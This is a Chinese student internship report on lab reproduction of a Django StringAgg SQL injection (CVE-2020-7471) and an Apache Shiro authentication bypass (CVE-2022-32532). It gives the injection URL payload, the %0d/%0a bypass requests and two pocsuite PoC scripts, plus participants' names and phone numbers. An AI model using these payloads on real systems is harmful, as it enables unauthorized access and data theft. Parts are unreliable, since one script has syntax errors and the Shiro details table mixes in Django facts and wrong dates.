360
安全人才能力发展中心

南开大学

实习实训漏洞复现报告

2023 年 7 月 20 日

目录

1.漏洞复现结论（15 分）

南开大学暑期实习实训第六组的安全人员采用科学的漏洞复现步骤于 2023 年 7 月 15 日至 2023 年 7 月 20 日进行了全面深入的漏洞复现。

本次共发现漏洞 2 个，其高危漏洞 2 个，中危漏洞 0 个,低危漏洞 0 个。

序号	漏洞名称	风险值
1	Django SQL 注入漏洞	高危
2	Apache Shiro 身份验证绕过漏洞	高危

1.1 风险等级分布

本次评估漏洞的详细风险等级分布如下：

1.1.1 Django SQL 注入漏洞

漏洞级别	超危
攻击复杂度	低
机密性	高
完整性	高
可用性	高
CVSS2.0 评分	AV:N/AC:L/Au:N/C:P/I:P/A:P
2.0 基本评分	7.5
CVSS3.0 评分	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
3.0 基本评分	9.8

1.1.2 Apache Shiro 身份验证绕过漏洞

漏洞级别	超危
攻击复杂度	低
机密性	高
完整性	高
可用性	高
CVSS2.0 评分	AV:N/AC:L/Au:N/C:P/I:P/A:P
2.0 基本评分	7.5
CVSS3.0 评分	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
3.0 基本评分	9.8

2.工作计划（25 分）

2.1 工作人员

序号	职务	姓名	联系方式
1	组长	刘璞睿	13201607150
2	组员 1	戴伊涵	18682900626
3	组员 2	付政烨	15719340667
4	组员 3	段钧淇	18147265566
5	组员 4	张润哲	18119824912

2.2 漏洞对象

Django SQL 注入漏洞	本地搭建的、使用 Django 3.0.2 框架的 Web 服务，该服务以 get 方式接受用户给定的分隔符，用该分隔符分割查询结果并反馈显示在前端网页。
Apache Shiro 身份验证绕过漏洞	本地搭建的、使用 Apache Shiro 1.9.0 安全框架编写的 Web 服务，该服务拦截以/permit/{value}访问的请求，验证 token，正确的情况下会放行。

2.3 漏洞复现阶段

2.3.1 Apache Shiro 身份验证绕过漏洞

项目阶段	工作内容
收集信息阶段	在此阶段，对目标系统进行信息收集，包括确认目标系统是否使用了受影响版本的 Apache Shiro，并确定攻击的目标和策略。
环境搭建阶段	搭建仿真环境模拟受影响的 Apache Shiro 系统。包括安装和配置 Apache Shiro，设置相关的身份验证和授权配置。
漏洞利用阶段	尝试利用 Apache Shiro 身份验证绕过漏洞。通过发送特定的请求或使用已知的攻击向量来绕过身份验证机制，以获取未经授权的访问权限。
验证漏洞利用阶段	在成功利用漏洞后，验证其所获得的未经授权访问权限，以确保漏洞利用成功。

2.3.2 Django SQL 注入漏洞

项目阶段	工作内容
信息收集阶段	在此阶段，进行信息收集工作，确定是否使用了存在该漏洞的 web 系统，并确定测试与攻击的目标。
环境搭建阶段	在 kali 中配置基于 Django 的 Web 服务并连接到数据库。包括配置指定版本的 Django(3.0.2)，创建数据库 test，配置 settings.py,models.py，编写 views.py 等。
漏洞利用阶段	在所配置的环境中，尝试利用特制的 StringAgg 分隔符，利用该漏洞造成拒绝服务，获取信息或提升权限攻击。
验证漏洞利用阶段	在提示成功利用该漏洞后，验证该漏洞所获得的未经授权的各种权限。如是否能提升操作者的权限，是否能获取到敏感数据等信息。

2.4 风险等级

编号	风险等级	风险描述
1	超危	该漏洞源于基于数据库的应用缺少对外部输入 SQL 语句的验证。攻击者可利用该漏洞执行非法 SQL 命令。
2	超危	该漏洞是由于当 Apache Shiro 中使用 RegexRequestMatcher 方式进行权限配置，且正则表达式中携带"."时，未经授权的远程攻击者可利用漏洞通过构造恶意数据包绕过身份认证，导致配置的权限验证失效。

3.漏洞复现过程（35 分）

3.1 风险管理及规避

1. **事前沟通与授权**
   在进行漏洞复现之前，与客户建立有效的沟通渠道非常重要。确保获得适当的授权及明确的测试范围，并与客户的安全团队进行协商，以避免不必要的干扰或风险。
2. **环境备份**
   在开始复现过程之前，务必对客户系统进行全面备份。备份包括系统镜像、配置文件、数据库备份等。在测试 Django SQL 注入漏洞时，提前对用户的数据库进行备份；在测试 Apache Shiro 身份验证绕过漏洞时，提前备份好用户网站的源文件（代码及配置文件）。
3. **排除正式生产环境**


为了降低风险，测试应该在与正式生产环境隔离的测试环境中进行。在测试 Django SQL 注入漏洞时，要避免因没有与正式生产环境隔离而对常规业务造成干扰。

4. **安全访问控制**
   限制漏洞复现测试的访问权限是非常重要的，应当使用严格的访问控制策略和权限管理来确保只有授权人员可以进行测试，避免在测试过程中触及未经授权的系统或数据。在测试 Django SQL 注入漏洞时，要防止误将可能存在风险的接口暴露给用户或攻击者，而仅使得测试者可以进行测试；在测试 Apache Shiro 身份验证绕过漏洞时，要防止误将测试所用的 token 暴露于他人。
5. **监控和日志记录**
   在测试期间，实施有效的监控和日志记录机制。监控系统的行为，包括网络流量、系统资源使用情况等，并记录相关事件。这样可以及时发现异常行为，并快速采取必要的应对措施。
6. **漏洞利用控制**
   在进行漏洞复现测试时，避免对系统造成过大的影响。在复现过程中，应避免对系统进行破坏性的操作或过度利用漏洞。确保测试过程中不会导致系统崩溃或数据损坏。
7. **结果记录与报告**
   确保详细记录测试过程中的每个步骤、配置和操作。生成完整的漏洞复现报告，包括测试结果、风险评估和建议的修复措施。向客户提供详细的报告，以帮助理解漏洞的严重性和可能的影响，并提供相应的建议。


3.2 测试方法

3.2.1 Apache Shiro 身份验证绕过漏洞


1. 确定 Web 网站的相关配置，在 8080 端口运行，为使用 Apache Shiro 1.9.0 进行身份验证、授权和加密等安全操作。
2. 经了解得知，常规的授权方式为在 ip:8080/permit/{value}下，无需用户名和密码正确匹配通过，只需 Token 正确即可放行，放行则显示 success，不放行则显示 access denied，某一正确 Token 已知为“4ra1n”。
3. 我们访问 ip:8080/permit/{value}，其中的 value 随意填入一个 user，可以看到 access denied，即并未获得放行。




4. 打开 burpsuite 进行抓包，再次访问 ip:8080/permit/user




5. 对抓包所得进行 send to repeater




6. 将“token:4ra1n”添加进去后，点击 send，看到 Response 中显示 success，即在 token 正确的情况下是可以放行的。




7. 再次 send to repeater，这时将发送请求的地址改为/permit/%0duser，发现没有正确的 token 也可以获得放行。（注：%0d 为 url 编码的 creturn）



8. 同理，再次 send to repeater，这时将发送请求的地址改为/permit/%0auser，发现没有正确的 token 也可以获得放行。（注：%0a 为 url 编码的 linefeed）



9. 由 7、8 可知，Apache Shiro 身份验证绕过漏洞存在，使用编写的 poc 进行检查，也可以看到 sucess 1/1。



3.2.2 Django SQL 注入漏洞

1. 确定靶机的配置信息：在 8000 端口运行，使用 Django 框架与数据库进行连接、查询等操作，且 Django 的版本为 3.0.2
2. 确定 Web 网站的功能：依据性别分组展示数据库中的数据，使用用户给定分隔符连接这些数据。
3. 访问 ip:8000/myapp/get-symbol/?symbol=-，即使用“-”来进行数据分割，得到如下结果回显。

（意为：gender 为 female 的有一位，名为 zhang；gender 为 male 的有两位，分别是 li 和 zhao）


4. 在靶机上打开数据库该表，展示表的内容，对照可知查询结果正确。

```
test=# select * from vul_app_info
test-# ;
 id | name   | gender
----+--------+--------
  4 | li     | male
  5 | zhao   | male
  6 | zhang  | female
(3 行记录)
```

5. 构造 payload 作为分隔符，即访问 ip:8000/myapp/get-symbol/?symbol=-') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender" LIMIT 1 OFFSET 1 --，得到如下结果回显。

可以明显看到和正确的访问结果不同，而是和注入内容一样，只显示了 gender 为 male 的数据。

6. 由 3、4、5 对比可知，Django SQL 注入漏洞存在，使用编写的 poc 进行检查，也可以看到 sucess 1/1。



3.3 测试中所用的工具

3.3.1 Apache Shiro 身份验证绕过漏洞

- 靶机搭建（Windows 11）
  1. 集成开发环境：IDEA 2023.1.4
  2. 框架：Spring-boot-starter-web 2.7.0
  3. 安全框架：Shiro-spring 1.9.0
  4. 协议：http
- 测试机（Kali）
  1. 浏览器：Firefox
  2. 抓包工具：burpsuite 2023.6.2

3.3.2 Django SQL 注入漏洞

- 靶机搭建（kali）
  1. DBMS：PostgreSQL 15.2

2. 框架：Django 3.0.2
3. 前端语言：html；后端语言：Python

- 测试机（kali）
  1. 浏览器：Firefox

4.漏洞复现结果（25 分）

4.1 POC 插件编写

4.1.1 Django SQL 注入漏洞

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pocsuite.api.request import req
from pocsuite.api.poc import register, Output, POCBase
from pocsuite.thirdparty.guanxing import parse_ip_port, http_packet, make_verify_url


class DjangoSQLPOC(POCBase):
    vulID = 'CVE-2020-7471'
    cveID = 'CVE-2020-7471'
    cnvdID = 'CNVD-2020-04524'
    cnnvdID = 'CNNVD-202002-011'
    version = '1.0'
    createDate = '2020-02-06'
    updateDate = '2020-02-10'
    name = 'Django SQL Injection Vulnerability'
    severity = '超危'
    vulType = 'SQL Injection'
    references = ['http://www.openwall.com/lists/oss-security/2020/02/03/1','https://www.djangoproject.com/weblog/2020/feb/03/security-releases/']
    appName = 'Django'
    appVersion = 'Django 1.11，<1.11.28 and 2.2.10，<2.2 and 3.0.3，<3.0'
    desc = '''
        Description:
            This is a SQL injection vulnerability in Django.
        '''

    def _verify(self)
        self.url, ip, port = parse_ip_port(self.target, 8000)
        result = {}
        headers = {
            'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
```

```
            }
            path = '/myapp/get-symbol/?symbol=-\') AS "mydefinedname" FROM "vul_app_info" GROUP BY "vul_app_info"."gender" LIMIT 1 OFFSET 1 -- '
            vul_url = make_verify_url(self.url, path, mod=0)
            print(vul_url)
            resp = req.get(vul_url, headers=headers, verify=False, allow_redirects=False, timeout=10)
            if resp.status_code == 200 and 'female' not in resp.content:
                result['VerifyInfo'] = http_packet(resp)
                result['VerifyInfo']['URL'] = vul_url
                result['VerifyInfo']['port'] = port
            return self.parse_output(result)

        def _attack(self):
            return self._verify()

        def parse_output(self, result):
            output = Output(self)
            if result:
                output.success(result)
            else:
                output.fail('Failed')
            return output


register(DjangoSQLPOC)
```

4.1.2 Apache Shiro 身份验证绕过漏洞

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

from pocsuite.api.request import req
from pocsuite.api.poc import register, Output, POCBase
from pocsuite.thirdparty.guanxing import parse_ip_port, http_packet, make_verify_url


class ShiroPermBypassPOC(POCBase):
    vulID = 'CVE-2022-32532'
    version = '1.0'
    vulDate = '2022-06-29'
    createDate = '2022-07-18'
    updateDate = '2022-07-18'
    references = ['https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-32532']    # 参考链接
```

```
    name = 'Apache Shiro 权限绕过漏洞'  # 漏洞名称
    appPowerLink = 'https://shiro.apache.org/'  # 漏洞厂商主页地址
    appName = 'Apache Shiro'  # 漏洞应用名称
    appVersion = '< 1.9.1'  # 漏洞影响版本
    vulType = 'Authorization Bypass'  # 漏洞类型
    desc = '''
        Apache Shiro 是一个强大且易用的 Java 安全框架，通过它可以执行身份验证、授权、密码和会话管理。
        使用 Shiro 的易用 API，您可以快速、轻松地保护任何应用程序 —— 从最小的移动应用程序到最大的 WEB 和企业应用程序。
        当 Apache Shiro 中使用 RegexRequestMatcher 进行权限配置，且正则表达式中携带"."时，未经授权的远程攻击者可通过构造恶意数据包绕过身份认证，导致配置的权限验证失效。
    '''  # 漏洞简要描述
    samples = []  # 测试样列

    def _verify(self):
        self.url, ip, port = parse_ip_port(self.target, 8080)
        result = {}
        path = "/permit/%0duser"
        headers = {
            'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
        }
        vul_url = make_verify_url(self.url, path, mod=0) #生成完整路径
        resp = req.get(vul_url, headers=headers, verify=False, allow_redirects=False, timeout=10)
        if resp.status_code == 200 and 'success' in resp.content:
            result['VerifyInfo'] = http_packet(resp)
            result['VerifyInfo']['URL'] = vul_url
            result['VerifyInfo']['port'] = port
        return self.parse_output(result)

    def _attack(self):
        return self._verify()

    def parse_output(self, result):
        output = Output(self)
        if result:
            output.success(result)
        else:
            output.fail('Target is not vulnerable')
        return output

register(ShiroPermBypassPOC)
```

4.2 漏洞信息

Django SQL 注入漏洞

UVD-ID		**漏洞类别**	SQL 注入	**CVE-ID**	CVE-2020-7471
披露/发现时间	2020-02-06	**bugtraq 编号**		**CNNVD-ID：**	CNNVD-202002-011
提交时间	2020-02-10	**漏洞发现者**		**CNVD-ID：**	CNVD-2020-04524
漏洞等级	严重	**提交者**		**搜索关键词**	
影响范围	Django 1.11，<1.11.28； Django 2.2.10，<2.2； Django 3.0.3，<3.0				
来源	https://www.djangoproject.com/weblog/2020/feb/03/security-releases/				
漏洞简介	Django 是 Django 基金会的一套基于 Python 语言的开源 Web 应用框架。该框架包括面向对象的映射器、视图系统、模板系统等。Django 1.11.28 之前的 1.11 版本、2.2.10 之前的 2.2 版本和 3.0.3 之前的 3.0 版本中存在 SQL 注入漏洞。该漏洞源于基于数据库的应用缺少对外部输入 SQL 语句的验证。攻击者可利用该漏洞执行非法 SQL 命令。				
漏洞详情	SQL 命令中使用的特殊元素转义处理不恰当				
参考链接	http://www.openwall.com/lists/oss-security/2020/02/03/1 https://www.djangoproject.com/weblog/2020/feb/03/security-releases/				
靶场信息	未知				
POC	有				
修复方案	目前厂商已发布升级补丁以修复漏洞，补丁获取链接：https://docs.djangoproject.com/en/3.0/releases/security/				

Apache Shiro 身份验证绕过漏洞

UVD-ID		**漏洞类别**	破坏性访问控制	**CVE-ID**	CVE-2022-32532
披露/发现时间	2020-02-06	**bugtraq 编号**		**CNNVD-ID：**	CNNVD-202206-2750
提交时间	2020-02-10	**漏洞发现者**		**CNVD-ID：**	CNVD-2022-48384
漏洞等级	严重	**提交者**		**搜索关键词**	
影响范围	Apache Shiro - Apache <1.9.0				
来源	https://seclists.org/oss-sec/2022/q2/215				
漏洞简介	Apache Shiro 是一个开源安全框架，提供身份验证、授权、密码学和会话管理。Shiro 框架直观、易用，同时也能提供健壮的安全性。该漏洞是由于 RegexRequestMatcher 配置错误而存在的。远程攻击者可以绕过身份验证过程，对应用程序进行未经授权的访问。应用程序使用正则表达式中带有 `.` 的 RegExPatternMatcher 可能容易受到漏洞的影响。				
漏洞详情	通过构造分隔符传递给聚合函数 contrib.postgres.aggregates.StringAgg，绕过转义符号（\）注入恶意 SQL 语句。				
参考链接	https://seclists.org/oss-sec/2022/q2/215 https://github.com/4ra1n/CVE-2022-32532 https://lists.apache.org/thread/y8260dw8vbm99oq7zv6y3mzn5ovk90xh https://nvd.nist.gov/vuln/detail/CVE-2022-32532 https://www.cybersecurity-help.cz/vdb/SB2022062909				
靶场信息	Vulfocus				
POC	有				
修复方案	目前该漏洞已经修复，升级更新到 1.9.1，链接地址：https://shiro.apache.org/				